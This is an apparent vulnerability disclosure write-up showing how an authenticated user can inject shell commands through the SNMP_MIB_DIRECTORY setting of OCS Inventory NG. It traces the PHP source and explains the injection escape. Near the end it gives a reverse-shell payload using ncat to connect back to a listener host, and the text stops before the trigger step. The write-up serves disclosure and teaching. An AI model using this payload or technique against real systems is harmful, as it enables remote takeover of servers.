Summary
Open Computer and Software Inventory Next Generation is a free software that allows users to inventory IT assets. OCS-NG collects information about the hardware and software of networked machines running the OCS client program. OCS can visualize the inventory through a web interface that includes the functionality of deploying applications on computers according to search criteria. It also has the capability of collecting information from SNMP devices like switches, routers, printers, etc.
About the exploit
I found this vulnerability during analyzing the functions inside OCS software’s core that is responsible for handling some SNMP settings.
As we will see, the SNMP_MIB_DIRECTORY parameter is passed to shell_exec function without any filtering after a string concatenation.
Since the authenticated user can set the SNMP option and store any value without any type of filtering, the attacker can control this value and inject a malicious command there.
The injected payload will not be executed directly, the attacker needs to trigger another page which will call the value of the SNMP_MIB_DIRECTORY parameter in order to perform a file operation for the SNMP MIB files.
I discovered this vulnerability using RCEScanner which I developed to find this type of vulnerability.
The following screenshot shows the results I got after running RCEScanner against OCS Inventory NG source code:

Let’s start by taking a look at the function that RCEScanner reported, starting with the CommandLine.php file:
public function get_mib_oid($file) {
    $oids = [];
    $champs = array('SNMP_MIB_DIRECTORY' => 'SNMP_MIB_DIRECTORY');
    $values = look_config_default_values($champs);
    $cmd = "snmptranslate -Tz -m ".$values['tvalue']['SNMP_MIB_DIRECTORY']."/".$file;
    $result_cmd = shell_exec($cmd);
    $result_cmd = preg_split("/\r\n|\n|\r/", $result_cmd);
    $result_cmd = str_replace('"', "", $result_cmd);

    foreach ($result_cmd as $label => $oid) {
        $split = preg_split('/\t/', $oid, null, PREG_SPLIT_NO_EMPTY);
        if($split[0] != "") {
            $oids[$split[0]] = $split[1];
        }
    }
    return $oids;
}
As we can see, the function get_mib_oid takes one argument which is $file, and then it makes a call to the function look_config_default_values to get the value of the SNMP_MIB_DIRECTORY option.
After that, the value is concatenated with the snmptranslate command and the value of $file variable, and the final result will be executed using the shell_exec function.
Let’s take a look at the look_config_default_values function that is in require/function_commun.php:
function look_config_default_values($field_name, $like = '', $default_values = '') {
    if ($like == '') {
        $sql = "select NAME,IVALUE,TVALUE,COMMENTS from config where NAME in ";
        $arg_sql = array();
        $arg = mysql2_prepare($sql, $arg_sql, $field_name);
    } else {
        $arg['SQL'] = "select NAME,IVALUE,TVALUE,COMMENTS from config where NAME like '%s'";
        $arg['ARG'] = $field_name;
    }
    $resdefaultvalues = mysql2_query_secure($arg['SQL'], $_SESSION['OCS']["readServer"], $arg['ARG']);
    while ($item = mysqli_fetch_object($resdefaultvalues)) {
        $result['name'][$item->NAME] = $item->NAME;
        $result['ivalue'][$item->NAME] = $item->IVALUE;
        $result['tvalue'][$item->NAME] = $item->TVALUE;
        $result['comments'][$item->NAME] = $item->COMMENTS;
    }

    if (is_array($default_values)) {
        foreach ($default_values as $key => $value) {
            $key = strtolower($key);
            if (is_array($value)) {
                foreach ($value as $name => $val) {
                    if (!is_defined($result[$key][$name])) {
                        $result[$key][$name] = $val;
                    }
                }
            }
        }
    }

    return $result;
}
As we can see, the function just reads the value from the database without any additional filtering.
Now let’s see how the get_mib_oid function gets called. In the plugins/main_sections/ms_config/ms_snmp_config.php file:
if(isset($protectedPost['SUP_PROF']) && $protectedPost['SUP_PROF'] != ""){
    $result_remove = $snmp->delete_config($protectedPost['SUP_PROF']);
    unset($protectedPost['SUP_PROF']);
    if($result_remove == true){
        msg_success($l->g(572));
    }else{
        msg_error($l->g(573));
    }
}

if(isset($protectedPost['update_snmp'])) {
    $result_oids = $command->get_mib_oid($protectedPost['mib_file']);
    $protectedPost['select_mib'] = true;
    unset($protectedPost['update_snmp']);
}
As we can see, the get_mib_oid function is called by passing the value of $protectedPost['mib_file'] variable.
But what is the $protectedPost? Let’s take a look at the header.php file:
$protectedPost = strip_tags_array($_POST);
$protectedGet = strip_tags_array($_GET);
As we can see, the $protectedPost is just the POST request values after passing through the strip_tags_array function.
Let’s take a look at the strip_tags_array function in require/function_commun.php:
function strip_tags_array($value = '') {
    if (is_object($value)) {
        $value = get_class($value);
        $value = strip_tags($value, "<p><b><i><font><br><center>");
        $value = "Objet de la classe " . $value;
        return $value;
    }

    $value = is_array($value) ? array_map('strip_tags_array', $value) : strip_tags($value, "<p><b><i><font><br><center>");

    if(!is_array($value)){
      $value = htmlspecialchars($value, ENT_QUOTES);
    }

    return $value;
}
As we can see, the function just removes HTML tags and nothing else. Which means it will not prevent our payload from being stored in the database.
Now let’s start the exploitation. First we need to visit the SNMP configuration page:

As we can see, the SNMP_MIB_DIRECTORY field can be modified by the authenticated user. Let’s try to update it to any value we want and intercept the request:

After submitting the request, we can see that our value has been stored successfully:


Now let’s add a debugging line to the get_mib_oid function to see the final command that will be executed:

Now let’s trigger the payload by visiting the SNMP MIB configuration page:


Let’s intercept the request that will trigger the get_mib_oid function:

After submitting the request, we can see our injected payload in the final command:
Payload Writing
As we can see, the injected command gets concatenated as:
snmptranslate -Tz -m [PAYLOAD]/
So we need to find a way to escape this context and execute our own command. We can do that by using the following format:
; malicious_command #
The semicolon will terminate the original command, and the hash will comment out the remaining text (the trailing slash).
For a reverse shell payload, we can use:

; ncat -e /bin/bash 172.16.147.1 1337 #
Let’s inject this payload into the SNMP_MIB_DIRECTORY field:
Now let’s trigger the payload:
